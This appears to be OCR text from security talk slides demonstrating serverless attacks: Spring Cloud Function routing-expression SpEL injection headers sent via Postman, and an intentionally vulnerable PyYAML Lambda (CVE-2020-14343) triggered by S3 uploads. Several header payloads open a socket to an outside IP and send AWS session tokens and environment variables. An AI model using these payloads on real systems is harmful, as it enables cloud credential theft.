
Demo – Attack Vector API

Good Header
“spring.cloud.function.routing-expression = “uppercase”

Bad Header
“spring.cloud.function.routing-expression” = “(new java.io.PrintWriter((new java.net.Socket('88.198.175.155', 8080)).getOutputStream(), true)).println(T(java.lang.System).getenv((‘AWS_SESSION_TOKEN’))”

Another Bad Header
"spring.cloud.function.routing-expression":"(new java.io.PrintWriter((new java.net.Socket('88.198.175.155', 8080)).getOutputStream(), true)).println((new java.io.BufferedReader(new java.io.InputStreamReader(T(java.lang.Runtime).getRuntime().exec('cat /proc/self/environ | grep AWS').getInputStream()))).lines().collect(T(java.util.stream.Collectors).joining(T(java.lang.System).getProperty('line.separator'))))"




Postman
Home
Workspaces
API Network
Reports
Explore
Search Postman
Invite
Upgrade
My Workspace
New
Import
Overview
spring4shell
[CONFLICT] POST New Req
No Environment
Collections
APIs
Environments
Mock Servers
Monitors
Flows
History
spring4shell
GET New Request
spring4shell / New Request
Save
POST
https://2voc5hf7pd.execute-api.eu-central-1.amazonaws.com/poc/rce-spel-poc
Send
Params
Authorization
Headers (9)
Body
Pre-request Script
Tests
Settings
Cookies
Headers
8 hidden
KEY
VALUE
DESCRIPTION
Bulk Edit
Presets
spring.cloud.function.routing-expression
(new java.io.PrintWriter((new java.net.Socket('88.198.175.155', 8080)).getOutputStream()
Key
Value
Description
Body
Cookies
Headers (5)
Test Results
Status: 500 Internal Server Error
Time: 86 ms
Size: 221 B
Save Response
Pretty
Raw
Preview
Visualize
JSON
{
"message": "Internal Server Error"
}
Find and Replace
Console
Cookies
Capture requests
Bootcamp
Runner
Trash
ottimo@kasmweb: ~
ottimo@kasmweb: ~ (ssh)
~ (-zsh)
ottimo@kasmweb:~$


Demo – Attack Vector Storage


Lambda Runtime: Python

Library involved: PyYAML

Vulnerability: CVE-2020-14343

Trigger: S3 Bucket ObjectCreated


eu-central-1.console.aws.amazon.com/lambda/home?region=eu-central-1#/functions/cn-customer-insecure-deserialization-via-s3?tab=code
Services
Search for services, features, blogs, docs, and more [Option+S]
Frankfurt
dev3-agent | 637659684825
Lambda > Functions > cn-customer-insecure-deserialization-via-s3
cn-customer-insecure-deserialization-via-s3
Throttle
Copy ARN
Actions
This function belongs to an application. Click here to manage it.
Function overview Info
cn-customer-insecure-deserialization-via-s3
Layers (1)
Related functions:
Select a function
S3
Add trigger
Add destination
Description
Parse YAML downloaded from S3 with vulnerable code and expose sensitive data
Last modified
2 days ago
Function ARN
arn:aws:lambda:eu-central-1:637659684825:function:cn-customer-insecure-deserialization-via-s3
Application
cn-customer-production
Function URL Info
-
Code
Test
Monitor
Configuration
Aliases
Versions
Code source Info
Upload from
File Edit Find View Go Tools Window
Test
Deploy
Go to Anything (⌘ P)
handler.py
Environment
cn-customer-insecu
functions
python
insecure-deserializat
1 import json
2 import boto3
3 import os
4 import yaml
5 from yaml import Loader
6 import traceback
Feedback
Looking for language selection? Find it in the new Unified Settings
© 2022, Amazon Web Services, Inc. or its affiliates.
Privacy
Terms
Cookie preferences


eu-central-1.console.aws.amazon.com/lambda/home?region=eu-central-1#/functions/cn-customer-insecure-deserialization-via-s3?tab=code
Services
Search for services, features, blogs, docs, and more [Option+S]
Frankfurt
dev3-agent | 637659684825
Lambda > Functions > cn-customer-insecure-deserialization-via-s3
cn-customer-insecure-deserialization-via-s3
Throttle
Copy ARN
Actions
This function belongs to an application. Click here to manage it.
Function overview Info
cn-customer-insecure-deserialization-via-s3
Layers (1)
S3
Add trigger
Related functions:
Select a function
Add destination
Description
Parse YAML downloaded from S3 with vulnerable code and expose sensitive data
Last modified
2 days ago
Function ARN
arn:aws:lambda:eu-central-1:637659684825:function:cn-customer-insecure-deserialization-via-s3
Application
cn-customer-production
Function URL Info
-
Code
Test
Monitor
Configuration
Aliases
Versions
Code source Info
Upload from
File Edit Find View Go Tools Window
Test
Deploy
Go to Anything (⌘ P)
handler.py
Environment
cn-customer-insecu
functions
python
insecure-deserializat
1 import json
2 import boto3
3 import os
4 import yaml
5 from yaml import Loader
6 import traceback
Feedback
Looking for language selection? Find it in the new Unified Settings
